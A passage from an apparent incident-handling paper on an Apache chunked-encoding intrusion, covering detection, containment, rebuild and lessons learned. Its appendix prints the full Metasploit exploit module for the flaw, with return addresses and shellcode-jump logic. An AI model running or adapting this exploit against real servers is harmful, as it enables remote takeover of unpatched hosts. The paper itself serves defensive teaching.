Snort Signature ID: 1809 - Detects presence of the Scalper worm *FreeBSD only

ISS X-Force[11]

For vulnerability detection:
Enable the following checks in the ISS Protection Platform:
ApacheChunkedEncodingBo
apache-chunked-encoding-bo

For Virtual Patch:
Enable the following checks in the ISS Protection Platform:
HTTP_Apache_Chunked_BO
HTTP_Apache_Chunked_DoS
Block or restrict the following in the ISS Protection Platform as appropriate to the environment:
Port 80

Incident Handling Team

Many times in small companies the resources are not available to have a dedicated incident response team in place. Generally these IH duties are the responsibility of the Network Administrator or IT manager. In this example, the team that responded to this Intrusion was the Application owner and the Network Manager/Technician.

The company size minimized the number of personnel involved in the incident handling process. The IT staff of the company only consists of 5 people, therefore escalation and roles were already fairly well defined.

Help Desk "Support" – On-call 24x7
Network Manager/Technician

[11] X-force – ISS Security Research and Development team http://xforce.iss.net/

Applications Specialist/Server Owner

The Application Owner has the most knowledge of the applications that are running on the Server. It is preferable to have someone who is intimately familiar with the operating system configuration, the network and the applications that are running on the host. Sometimes these roles are dedicated to one individual and sometimes (depending on the size of the operation) are spread across numerous bodies.

Policy Examples

Having the proper Incident Handling policies and procedures in place is one of the most important aspects to minimizing impact of a attack on a network. Having these policies in place before an incident is critical to facilitate accurate and appropriate actions and communications in the crisis.

Often times Incident Handling staff are not formally trained or do not respond to the pressure well and these guidelines will provide a safeguard to insure execution is as close to plan as possible. This is also useful if you have to defend your investigation in court.

Policies should include escalation, backups, re-builds, communications and security.

End user policies are used primarily to inform the user community on how they are allowed to use the company's technology resources. They can also be used to cover the company legally if someone in their user community is involved in illegal activity using the company's technology.

Warning banners posted on all machines, would look something like this:

> *"The computer system (including all software,electronic mail,and the network) you have accessed is for the sole use of Company-authorized users (including contractors,consultants,and Company employees) in their conduct of Company-related business. Anything created,obtained or retained on the system is the property of the Company. All persons accessing the system without,or in excess of,their authority or otherwise inappropriately using the system are subject to disciplinary action,including termination,and/or criminal prosecution. The Company regularly monitors the system for maintenance and to investigate the activities of individuals suspected of improper usage. Anyone using the system consents to such monitoring. Any suspected misuse should be immediately reported to the location Corporate*

Security representative. System users are accountable for the use and security of their passwords."

Another set of policies should be published for the Information Technology staff. These policies would detail everything from Change Control, Password Policies, Disaster Recovery, Business Continuity Plans and Incident Handling. These policies are a resource that should be referred to by the IT staff to insure that their actions adhere to corporate technology security plans and vision.

In this example, not much time or resources were spent developing sound computing policies by "Small Company". This type of situation causes quite a bit of risk during critical operations. In this case, the IT staff understood their roles and were able to be successful in handling this attack. However, operating without these policies eventually causes more problems than it would be to create the proper documentation.

The Incident Handling policy should identify handling team members, define their roles, and include their contact information. There should be a central point of contact established in the Incident Handling process.

If company policy establishes that information security breaches will be prosecuted, rules of evidence place additional responsibilities on the incident handling team. The cost of these additional logging responsibilities could be the additional time that it will take the team to make these accurate notes and gather any evidence that could prove beneficial to a prosecution.

Escalation policies should exist for both incident handling of attacks and system outages. It is likely that there will be some overlapping aspects of the disaster recovery plan and the Incident Handling plan. It is important that this escalation policy is clear and instructs technicians clearly what the thresholds for escalation are for the organization. This will insure that the proper personnel and resources are dedicated to the event when it occurs.

Policies and procedures are only useful if they are followed and referred to properly. Often times, policies are created and not followed by staff. In this case there was a patch procedure that was not followed and therefore the network was vulnerable to a remote attack. Had the procedure been properly followed, this vulnerability would not have been able to have been exploited by the attacker.

Identification Phase

Since there was not an effective IDS installed, the activity was not discovered

immediately. Abnormal behavior by the victim host was initially logged by a support person who received a phone call from a customer complaining of poor web site performance. The support person escalated the call to the on-call network technician, who remotely connected to the machine. The network technician identified the memory utilization being very high and overall system responsiveness being very low. The IT staff of "Small Company" literally stumbled upon this attack due to the customer's call. As poor system performance is not an inherit characteristic of this exploit one could say that the IT staff of "Small Company" was very fortunate to stumbled upon this attack due to the customer's call.

The network technician then check for open sockets to the data base server as sometimes in the past these have caused web server performance to degrade. The Network tech ran "net stat" with "-n -a" option and discovered that several sockets were opened to unknown external IP addresses.

```
TCP    192.168.32.128:1150   10.10.10.44:4321   ESTABLISHED
```

Figure 23 – net stat output

Since the source of these connections could not be explained by the network technician the Application owner was called and consulted. The Application owner was unable to identify the source of the connections. The IP address was then considered an unauthorized connection.

Once this connection was deemed unauthorized the Incident Handling team began implementing their informal Incident Handling process.

Since no formal incident handling procedures existed, the Network Manager took the position of leadership and directed the effort of the rest of the team. The two highest priorities for the network manager were to prevent the attack from spreading further and to make their services available to customers again as soon as possible.

The support technician was instructed to call customers and advise that the web service website would be unavailable briefly (30 minutes), for system maintenance.

A test lab machine was then prepped for replacing the compromised production machine so that customers could access their data. The lab machine's hardware was about two generations behind that of the victim host so it was only put into place as an interim solution.

A log was not kept by the Incident Handling team due to the fact that there was not going to be any legal action taken. A log of events can be helpful in areas other than legal matters and should include who, what, when, and where

information.

For the purpose of this paper a log of events was reconstructed to evaluate the Incident handling process in order to improve upon it and create a formal policy document.

10/04/04 14:39:38GMT	First evidence of the attack seen in the apache access log file – 10.10.10.44 - - [04/Oct/2004:08:39:38 -0600] "GET / HTTP/1.0" 200 1494 (This IP address was later matched with the IP address produced from the net stat command by the Net Admin)
10/04/04 17:10 GMT	Customer called the "Small Company" support hot-line
10/04/04 17:50 GMT	Support Technician calls Network Manager about the customer issue
10/04/04 18:05 GMT	Network Manager begins to trouble shoot the issue

10/04/04 18:15 GMT	Net stat run on the victim host by the Network Manager
	`TCP 192.168.32.128:1150 10.10.10.44:4321 ESTABLISHED`
	`Attacking address matched to the apache web log entry`

10/04/04 18:20 GMT	Network Manager calls the Application owner to inquire about the host and connecting port
10/04/04 18:20 GMT	Application owner unable to identify the process creating the socket
10/04/04 18:25 GMT	Network manager sees CMD.exe in the task manager process list
10/04/04 18:30 GMT	IP address and socket deemed unauthorized access by the network manager
10/04/04 18:35 GMT	Victim host was disconnected from the network
10/04/04 18:45 GMT	Exploit Identified by goggling some of the symptoms and application characteristics of the host The search string used was: http://www.google.com/search?hl=en&lr=&q=apache+vulnerability+cmd.exe

Chain of Custody

Chain of custody is one of the most important steps in Incident Handling when a company is interested in pursuing prosecution against an attacker. Proper Chain of custody could mean the difference between having a successful case against an intruder and having the case thrown out of court.

In the example described in this paper, chain of custody procedures were not necessary because "Small Company" Management made a decision not to seek prosecution. However, if the management had a policy to prosecute all breeches of system security, these guidelines should have been followed.

- Where, when, and by whom was the evidence discovered and collected?
- Where, when and by whom was the evidence handled or examined?
- Who had custody of the evidence, during what period?
- How was it stored?
- When the evidence changed custody?
- When and how did the transfer occur (include shipping numbers, etc.)?

Someone should also be appointed the "evidence custodian". This role can be defined in the IH policy and usually involves someone being solely responsible for evidence collection and gathering.

Containment Phase

A well planned network will by design minimize the ability of a compromised host to affect the rest of the network. These designs should include VLAN segmentation, Intrusion Detection Systems, strong passwords and firewall rules. Aside from taking these networking concepts into account during the design of a network, individual containment procedures and scenarios should be identified and prepared for before an incident is identified. Each incident type will determine which containment measures are to be taken.

Containment Measures

A compromised host must be isolated from the rest of the network as soon as it is recognized as a potential threat to network security. This is best accomplished by adjusting firewall rules to protect the rest of the network from the compromised host if possible. This host should be outside the zone of trust when it is identified as being compromised and the firewall rules that are written should reflect that stance.

```
block in log quick on eth0 from 192.168.32.128 to any
```

Figure 24 – Containment firewall rule

This rule will block all access to the local network from the affected host. This assumes that there is a firewall between the compromised host and the rest of the network. In the incident that this paper was written about, this was not the case so other containment measures were necessary.

The decision to take the victim machine off-line was easy because the service that it was providing was not available to customers at the time so there was not much consequence to the business by taking the system off the network. This is not always advised because sometimes attackers install processes that will detect a loss of network link and trigger a destructive process (eg. deadman switch). If good backup and data loss management processes have been employed this may not be as much of a risk to the affected system

The host can certainly be contained by disconnecting the network cable(s) from the server, but can also be accomplished by relocating the machine to a segment of the network where it is completely isolated. If there is sensitive data contained on the machine it is also best to restrict all outgoing traffic from the compromised host to the Internet to prevent the attacker the ability to receive

data from the machine. When limiting the compromised host's ability to communicate to the Internet the Incident Handler should to be prepared to encounter a "dead man switch" and the risk should be weighed.

Some attackers will use a "dead man switch" that creates a link back to their "home base", when the link is severed (e.g. network cable disconnects), it moves to destroy any evidence left behind of the intrusion. These switches are usually a characteristic of high-end attacks.

In this case the network cable was removed by the Network Technician once the victim host was thought to be compromised. This accomplished limiting the victim machine's ability to respond to remote requests by the attacker. The flip side of doing this is that remote administration by the recovery teams disabled, but that is a concession that a recovery team usually prepared to make.

At this point the risk was assessed of continuing with the victim system or completely rebuilding it. Since the machine was fairly simple to build and backup web pages and configuration existed, a decision was made to rebuild and patch the machine.

Rebuilding the machine eliminates the need to check for rootkits or Trojans on the victim machine and assures that the Operating System installed is free of further threats.

The victim machine's hard drive was mirrored before the rebuild for evidence of illegal activity in case this incident turned out to be more devastating than originally thought. The mirror was produced using Acronis True Image[12]. The data contained on the server is regularly backed up by the developers so a backup of the server's data was not required to rebuild the new server.

10/04/04 18:55 GMT	Firewall rules were added to temporarily deny the attacker's network access to the victim network
10/04/04 19:00 GMT	A lab machine was temporarily put into place for customers to be able to access data while the production machine was down

Eradication Phase

The server rebuild effectively eradicated any tools or backdoors that may have been installed as a result of this attack. The decision to rebuild the host was in the interest of time and future compatibility. Since the host needed to be patched and have the web server upgraded, the decision was made to build an entirely new system. "Known good" media was used for both the Operating System and application to insure that the new install was free of any hidden threats.

[12] Acronis - http://www.acronis.com/homecomputing/products/trueimage/

While the victim machine was offline and being re-built, a test machine was configured to provide web services to "Small Company's customers". All that was required in this case was a DNS change to point the URL to the test machine instead of the affected production host.

In this example the threat was completely eradicated by the rebuild with "known good" media. However a server rebuild is not an option for all organizations, especially in the case of mission critical servers.

10/04 20:30 GMT	The Operating Install and configuration was completed with Service Packs
10/04 21:00 GMT	The apache web server was installed and configured for production

Recovery Phase

Most of the build time was spent configuring and validating the configuration for use as a production system. Several changes to the apache configuration were necessary in order to get it run in the application environment. The application testing was performed by the Application owner and developer.

The operating system was fully patched and the apache version was brought up to version 2.0.42. Simple penetration testing was then performed by Network Technicians using nmap, and several other tools. The results of this testing left the team with a feeling that the perimeter network was secured to the best of their ability until further security steps could be executed. The "Small Company" management team committed to hiring a consulting company to do a more thorough security audit in the near future.

A full review of all of the applications in the production environment was performed to identify any systems that are vulnerable to attack. The IT staff then constructed an upgrade and patch plan with the results of their findings that will attempt to bring all machines to a secure level.

After this incident, as an additional precaution the IT staff changed all passwords on the internet facing business critical systems as well as required password changes on the LAN.

10/04 21:30 GMT	Web pages were copied to the rebuilt production web server
10/04 22:30 GMT	Production web server was brought back on-line

Lessons Learned Phase

Several lessons were learned by both the management team and the IT staff as a result of this incident. Fortunately this exploit can be guarded against by

patching the vulnerable systems. The focus for all companies should be to concentrate on being pro-active instead of re-active with their IT security. If more time was spent in preparation, the attack could have been entirely preventable or discovered sooner, requiring much less time worked by the IH team and the outage of service for the customers.

Since this was a preventable attack several areas of technical improvement were immediately identified and recommended to management:

- Better IT operational Procedure should be created and followed
  - Needed Procedures Identified as a result of this attack
  - Patch Management
  - Incident Handling Procedures
- Additional Firewall Rules
  - Egress rules to limit the ability of a compromised host to communicate outbound on non business critical ports
- NIDS
  - There was no NIDS in place and therefore the attack went undetected and Intrusion detection signatures do exist for this exploit so an IDS
  - IDS solution Required by the company
- HIDS
  - IDS solution required see above..
- Better Network Segmentation
  - Good network segmentation can lesson the impact and urgency of an Incident. "Small Company" had an internet facing web server sitting on the internal corporate network. "Small Company" was extremely lucky that the victim host was not leveraged to attack internal LAN machines containing financial data or Intellectual property.

Several business practices were also identified as being inadequate based on lessons learned from this incident.

The Information Technology staff conceded that they needed to do a better job of bringing security issues to the attention of management. Part of this includes making the business case by projecting costs and potential losses to the business so the impact of not being proactive is understood by management.

Management also identified the need for more resources dedicated to IT security. Budgeting was appropriately forecasted for the next fiscal year is to include additional staff and technologies in an effort to be more proactive about security.

Training was also recommended for the technology staff on the new technologies (like the IDS) that the company expected to deploy.

Much of the Incident Handling preparation and patching procedures were forgone due to lack of resources. The personnel who was supposed to be accountable for the patching process were over tasked with Business as Usual tasks and thus not able to keep up on system maintenance. Ironically the incident response cost to "Small Company" was greater than the cost of hiring help to stay on top of their security processes.

This is a gamble that lots of small company's take. Not enough funds are allocated to security and the company hopes that they are not attacked. One incident can cost a company much more than the taking a few easy steps towards security. Repeated incidents have a hidden cost of discouraging the IT staff because they are always responding to emergencies instead of having the resources to do their jobs properly. Customer will also begin to loose confidence because of the repeated outages and this will ultimately effect the company's bottom line.

References

1. "5033- Apache Chunked-Encoding Memory Corruption Vulnerability" Security Focus 22 Sep 2004 <http://www.securityfocus.com/bid/5033/info/>
2. The Apache HTTP Server Project <http://httpd.apache.org/>
3. Apache Security Bulletin - http://httpd.apache.org/info/security_bulletin_20020620.txt
4. "CVE-2002-0392" Common Vulnerabilities and Exposures <http://cve.mitre.org/cgi-bin/cvename.cgi?name=2002-0392>
5. "Description of RFC 2616 "HTTP 1.1" The Internet Engineering Task Force <http://www.ietf.org/rfc/rfc2616.txt>
6. FedCIRC at 1-888-282-0870
7. GNU Netcat Project. "Netcat" The GNU Project. accessed March 9, 2005. <http://netcat.sourceforge.net>
8. Insecure NMAP Download accessed March 9, 2005. <http://www.insecure.org/nmap/nmap_download.html>
9. ISS accessed March 9, 2005. <www.iss.net>
10. Memorandum for CIO accessed March 9, 2005. <http://www.osec.doc.gov/cio/oipr/ITSECmemo7-9-99.htm>
11. Metasploit tool accessed March 9, 2005. http://www.metasploit.com/
12. Metasploit Module Code accessed March 9, 2005. <http://downloads.securityfocus.com/vulnerabilities/exploits/apache_chunked_win32.pm>
13. Microsoft Developer Studio Project File - Name="mod_blowchunks" accessed March 9, 2005. <http://www.awayweb.com/pub/src/mod_blowchunks.dsp>
14. mod_blowchunks Chris Bailiff accessed March 9, 2005. <http://www.devsecure.com/pub/src/mod_blowchunks.c>
15. Nessus accessed March 9, 2005. <www.nessus.org>
16. PWDUMP3 accessed March 9, 2005. <http://www.ebiz-tech.com/pwdump3>
17. Rainbow Crack - accessed March 9, 2005. <http://www.antsight.com/zsl/rainbowcrack/>
18. Retina accessed March 9, 2005. <http://www.eeye.com/html/products/retina/index.html>
19. Scalper Worm Detail accessed March 9, 2005. <http://securityresponse.symantec.com/avcenter/venc/data/freebsd.scalper.worm.html>
20. SNORT - Open Source Network Intrusion Detection System accessed March 9, 2005. <http://www.snort.org>
21. The United States Computer Emergency Readiness Team "Vulnerability Note VU#944335" 27 March 2003 accessed March 9, 2005.

<http://www.kb.cert.org/vuls/id/944335>

Appendix A

Chunked-Encoding Metasploit Module Code

```
##
# This file is part of the Metasploit Framework and may be redistributed
# according to the licenses defined in the Authors field below. In the
# case of an unknown or missing license, this file defaults to the same
# license as the core Framework (dual GPLv2 and Artistic). The latest
# version of the Framework can always be obtained from metasploit.com.
##

package Msf::Exploit::apache_chunked_win32;
use base "Msf::Exploit";
use strict;
use Pex::Text;

my $info =
{
          'Name'  => 'Apache Win32 Chunked Encoding',
          'Version'  => '$Revision: 1.36 $',
          'Authors' => [ 'H D Moore <hdm [at] metasploit.com>', ],
          'Arch'  => [ 'x86' ],
          'OS'    => [ 'win32', 'win2000', 'winnt', 'win2003', 'winxp' ],
          'Priv'  => 1,
          'UserOpts'  =>
          {
                    'RHOST' => [1, 'ADDR', 'The target address'],
                    'RPORT' => [1, 'PORT', 'The target port', 80],
                    'SSL'   => [0, 'BOOL', 'Use SSL'],
          },

          'Payload' =>
          {
                    'Space'            => 987,
                    'MinNops' => 200,
                    'BadChars'         => "\x00+&=%\x0a\x0d\x20",
                    'Keys'             => ['+ws2ord'],
                    # sub esp, 4097 + inc esp makes stack happy
                    'Prepend' => "\x81\xc4\xff\xef\xff\xff\x44",
          },

          'Description'  => Pex::Text::Freeform(qq{
                    This module exploits the chunked transfer integer wrap vulnerability
                    in Apache version 1.2.x to 1.3.24. This particular module has been
                    tested with all versions of the official Win32 build between 1.3.9 and
                    1.3.24. Additionally, it should work against most co-branded and
bundled
                    versions of Apache (Oracle 9i, IBM HTTPD, etc).

                    You will need to use the Check() functionality to determine the exact
target
                    version prior to launching the exploit. The version of Apache bundled
with
```

```
                    Oracle will not automatically restart, so if you use the wrong target
value,
                    the       server will crash and nobody wins.
          }),

     'Refs'  =>
          [
                    ['OSVDB',   838],
                    ['URL',
'http://lists.insecure.org/lists/bugtraq/2002/Jun/0184.html'],
          ],

          # All return addresses are pop/pop/ret's...
          'Targets' =>
          [
                    ['Windows Generic Bruteforce'],

                    # Oracle HTTPD: (one shot)
                    #    Apache/1.3.12 (Win32) ApacheJServ/1.1 mod_ssl/2.6.4
OpenSSL/0.9.5a mod_perl/1.22
                    ['Oracle 8i Apache 1.3.12',  0x1001642c, [3] ],

                    # Official Apache.org Win32 Builds
                    ['Apache.org Build 1.3.9->1.3.19',              0x00401151, [1,2,3,0]
],
                    ['Apache.org Build 1.3.22/1.3.24',              0x00401141, [3,1,2,0]
],
                    ['Apache.org Build 1.3.19/1.3.24',              0x6ff6548d, [1,3,2,0]
],
                    ['Apache.org Build 1.3.22',                                 0x6ff762ac,
[1,3,2,0] ],

                    # Operating systems (non-functional still)
                    #['Windows 2000 English',             0x75022ac4, [3,1,2,0] ], #
ws2help.dll
                    #['Windows XP English SP0/SP1',       0x71aa32ad, [3,1,2,0] ], #
ws2help.dll
                    #['Windows NT 4.0 SP4/SP5/SP6',       0x77681799, [3,1,2,0] ], #
ws2help.dll

                    # SEH protection breaks these return addresses...
                    # ['Windows XP English SP2', 0x71aa260d, [1,3,2,0] ], # ws2help.dll
                    # ['Windows 2003 English SP0',        0x71bf34d4, [1,3,2,0] ], #
ws2help.dll
          ],

          'Keys'  => ['apache'],
};

sub new {
          my $class = shift;
          my $self = $class->SUPER::new({'Info' => $info}, @_);
          return($self);
}

sub Check {
          my $self = shift;
          my $target_host = $self->GetVar('RHOST');
          my $target_port = $self->GetVar('RPORT');

          my $s = Msf::Socket::Tcp->new
          (
                    'PeerAddr'  => $target_host,
                    'PeerPort'  => $target_port,
                    'LocalPort' => $self->GetVar('CPORT'),
                    'SSL'       => $self->GetVar('SSL'),
          );
```

```
          if ($s->IsError) {
                    $self->PrintLine('[*] Error creating socket: ' . $s->GetError);
                    return $self->CheckCode('Connect');
          }

          $s->Send("GET / HTTP/1.0\r\n\r\n");
          my $res = $s->Recv(-1, 5);
          $s->Close();

    if (! $res) {
        $self->PrintLine("[*] No response to request");
        return $self->CheckCode('Generic');
    }

          if ($res =~ m/^Server:([^\n]+)/sm) {
                    my $svr = $1;
                    $svr =~ s/(^\s+|\r|\s+$)//g;

                    # These signatures were taken from the apache_chunked._encoding.nasl
Nessus plugin
                    if ($svr =~ /IBM_HTTP_SERVER\/1\.3\.(19\.[3-9]|2[0-9]\.)/) {
                              $self->PrintLine("[*] IBM backported the patch, this system
is not vulnerable");
                              return $self->CheckCode('Safe');
                    }
                    elsif ( $svr =~ /Apache(-AdvancedExtranetServer)?\/(1\.([0-2]\.[0-
9]|3\.([0-9][^0-9]|[0-1][0-9]|2[0-5]))|2\.0.([0-9][^0-9]|[0-2][0-9]|3[0-8]))/) {
                              $self->PrintLine("[*] Vulnerable server '$svr'");
                              return $self->CheckCode('Appears');
                    }

                    $self->PrintLine("[*] Server is probably not vulnerable '$svr'");
                    return $self->CheckCode('Safe');
          }

          # Return true if there is no server banner
          $self->PrintLine("[*] No server banner was found in the HTTP headers");
          return $self->CheckCode('Unknown');
}

sub Exploit {
          my $self = shift;
          my $target_host = $self->GetVar('RHOST');
          my $target_port = $self->GetVar('RPORT');
          my $target_idx  = $self->GetVar('TARGET');
          my $shellcode   = $self->GetVar('EncodedPayload')->Payload;

          my @targets;
          my @offsets;
          my $pad;

          if (! $self->InitNops(16)) {
                    $self->PrintLine("[*] Failed to initialize the nop module.");
                    return;
          }

          # Brute force everything :-)
          if ($target_idx == 0) {
                    @targets = @{$self->Targets};
                    shift(@targets);
          } else {
                    @targets = ( $self->Targets->[ $target_idx ] );
          }

          foreach my $target (@targets) {
                    foreach my $pad (@{ $target->[2] }) {
                              my $request;
```

```
                                $request  = "GET / HTTP/1.1\r\n";
                                $request .= "Host: $target_host:$target_port\r\n";
                                $request .= "Transfer-Encoding: CHUNKED\r\n";
                                $request .= "\r\n";

                                my $fatality = $self->MakeNops(6) ."\xe9". pack('V', -964)
."pP";
                                my $pattern = Pex::Text::AlphaNumText(4000)
.$shellcode.$fatality. Pex::Text::AlphaNumText($pad);

                                # Move slightly further back to allow padding changes
                                $pattern .= "\xeb\xf0\x90\x90";
                                $pattern .= pack('V', $target->[1]);

                                # Create a chain of return addresses and reverse jumps
                                for (2 .. 256) {
                                        $pattern .= "\xeb\xf6\x90\x90";
                                        $pattern .= pack('V', $target->[1]);
                                }

                                $request .= "FFFFFFF0 ". $pattern;

                                ##
                                # Regardless of what return we hit, execution jumps backwards
to the shellcode:
                                #                                       _______________
_______________ ___________
                                #       _________    _____________  | _________    | | ______
| | ______
                                #       v       |    v            |  v v      |    | v v    |
| v v    |
                                # [shellcode] [jmp -964] [pad] [jmp -16] [ret] [jmp -8] [ret]
[jmp -8] [ret]
                                ##

                                my $s = Msf::Socket::Tcp->new
                                (
                                        'PeerAddr'  => $target_host,
                                        'PeerPort'  => $target_port,
                                        'LocalPort' => $self->GetVar('CPORT'),
                                        'SSL'       => $self->GetVar('SSL'),
                                );
                                if ($s->IsError) {
                                        $self->PrintLine('[*] Error creating socket: ' . $s-
>GetError);

                                        return;
                                }

                                $self->PrintLine("[*] Trying to exploit ". $target->[0] ." [
" . sprintf("0x%.8x", $target->[1]) ."/$pad ]");
                                $s->Send($request);
                                $self->Handler($s);
                                $s->Close();

                                # Give the process time to restart itself...
                                sleep(2);
                        }
                }
                return;
}


1;
```

mod_blowchunks - http://www.awayweb.com/pub/src/mod_blowchunks.dsp

```
# Microsoft Developer Studio Project File - Name="mod_blowchunks" -
Package Owner=<4>
# Microsoft Developer Studio Generated Build File, Format Version
6.00
# ** DO NOT EDIT **

# TARGTYPE "Win32 (x86) Dynamic-Link Library" 0x0102

CFG=mod_blowchunks - Win32 Debug
!MESSAGE This is not a valid makefile. To build this project using
NMAKE,
!MESSAGE use the Export Makefile command and run
!MESSAGE
!MESSAGE NMAKE /f "mod_blowchunks.mak".
!MESSAGE
!MESSAGE You can specify a configuration when running NMAKE
!MESSAGE by defining the macro CFG on the command line. For example:
!MESSAGE
!MESSAGE NMAKE /f "mod_blowchunks.mak" CFG="mod_blowchunks - Win32
Debug"
!MESSAGE
!MESSAGE Possible choices for configuration are:
!MESSAGE
!MESSAGE "mod_blowchunks - Win32 Release" (based on "Win32 (x86)
Dynamic-Link Library")
!MESSAGE "mod_blowchunks - Win32 Debug" (based on "Win32 (x86)
Dynamic-Link Library")
!MESSAGE

# Begin Project
# PROP AllowPerConfigDependencies 0
# PROP Scc_ProjName ""
# PROP Scc_LocalPath ""
CPP=cl.exe
MTL=midl.exe
RSC=rc.exe

!IF  "$(CFG)" == "mod_blowchunks - Win32 Release"

# PROP BASE Use_MFC 0
# PROP BASE Use_Debug_Libraries 0
# PROP BASE Output_Dir "Release"
# PROP BASE Intermediate_Dir "Release"
# PROP BASE Target_Dir ""
# PROP Use_MFC 0
# PROP Use_Debug_Libraries 0
# PROP Output_Dir "Release"
# PROP Intermediate_Dir "Release"
# PROP Ignore_Export_Lib 0
# PROP Target_Dir ""
# ADD BASE CPP /nologo /MT /W3 /GX /O2 /D "WIN32" /D "NDEBUG" /D
"_WINDOWS" /YX /FD /c
# ADD CPP /nologo /MT /W3 /GX /O2 /I ".\..\..\include" /D "WIN32" /D
"NDEBUG" /D "_WINDOWS" /YX /FD /c
# ADD BASE MTL /nologo /D "NDEBUG" /mktyplib203 /o "NUL" /win32
# ADD MTL /nologo /D "NDEBUG" /mktyplib203 /o "NUL" /win32
# ADD BASE RSC /l 0x409 /d "NDEBUG"
```

```
# ADD RSC /l 0x409 /d "NDEBUG"
BSC32=bscmake.exe
# ADD BASE BSC32 /nologo
# ADD BSC32 /nologo
LINK32=link.exe
# ADD BASE LINK32 kernel32.lib user32.lib gdi32.lib winspool.lib
comdlg32.lib advapi32.lib shell32.lib ole32.lib oleaut32.lib uuid.lib
odbc32.lib odbccp32.lib /nologo /subsystem:windows /dll /machine:I386
# ADD LINK32 .\..\..\CoreR\apachecore.lib kernel32.lib user32.lib
gdi32.lib winspool.lib comdlg32.lib advapi32.lib shell32.lib
ole32.lib oleaut32.lib uuid.lib odbc32.lib odbccp32.lib /nologo
/subsystem:windows /dll /machine:I386

!ELSEIF  "$(CFG)" == "mod_blowchunks - Win32 Debug"

# PROP BASE Use_MFC 0
# PROP BASE Use_Debug_Libraries 1
# PROP BASE Output_Dir "Debug"
# PROP BASE Intermediate_Dir "Debug"
# PROP BASE Target_Dir ""
# PROP Use_MFC 0
# PROP Use_Debug_Libraries 1
# PROP Output_Dir "Debug"
# PROP Intermediate_Dir "Debug"
# PROP Ignore_Export_Lib 0
# PROP Target_Dir ""
# ADD BASE CPP /nologo /MTd /W3 /Gm /GX /Zi /Od /D "WIN32" /D
"_DEBUG" /D "_WINDOWS" /YX /FD /c
# ADD CPP /nologo /MTd /W3 /Gm /GX /ZI /Od /I ".\..\..\include" /D
"WIN32" /D "_DEBUG" /D "_WINDOWS" /YX /FD /c
# ADD BASE MTL /nologo /D "_DEBUG" /mktyplib203 /o "NUL" /win32
# ADD MTL /nologo /D "_DEBUG" /mktyplib203 /o "NUL" /win32
# ADD BASE RSC /l 0x409 /d "_DEBUG"
# ADD RSC /l 0x409 /d "_DEBUG"
BSC32=bscmake.exe
# ADD BASE BSC32 /nologo
# ADD BSC32 /nologo
LINK32=link.exe
# ADD BASE LINK32 kernel32.lib user32.lib gdi32.lib winspool.lib
comdlg32.lib advapi32.lib shell32.lib ole32.lib oleaut32.lib uuid.lib
odbc32.lib odbccp32.lib /nologo /subsystem:windows /dll /debug
/machine:I386 /pdbtype:sept
# ADD LINK32 .\..\..\CoreR\apachecore.lib kernel32.lib user32.lib
gdi32.lib winspool.lib comdlg32.lib advapi32.lib shell32.lib
ole32.lib oleaut32.lib uuid.lib odbc32.lib odbccp32.lib /nologo
/subsystem:windows /dll /debug /machine:I386
/out:"Debug/mod_blowchunks.dll" /pdbtype:sept

!ENDIF

# Begin Target

# Name "mod_blowchunks - Win32 Release"
# Name "mod_blowchunks - Win32 Debug"
# Begin Source File

SOURCE=.\mod_blowchunks.c
# End Source File
```

```
# End Target
# End Project
```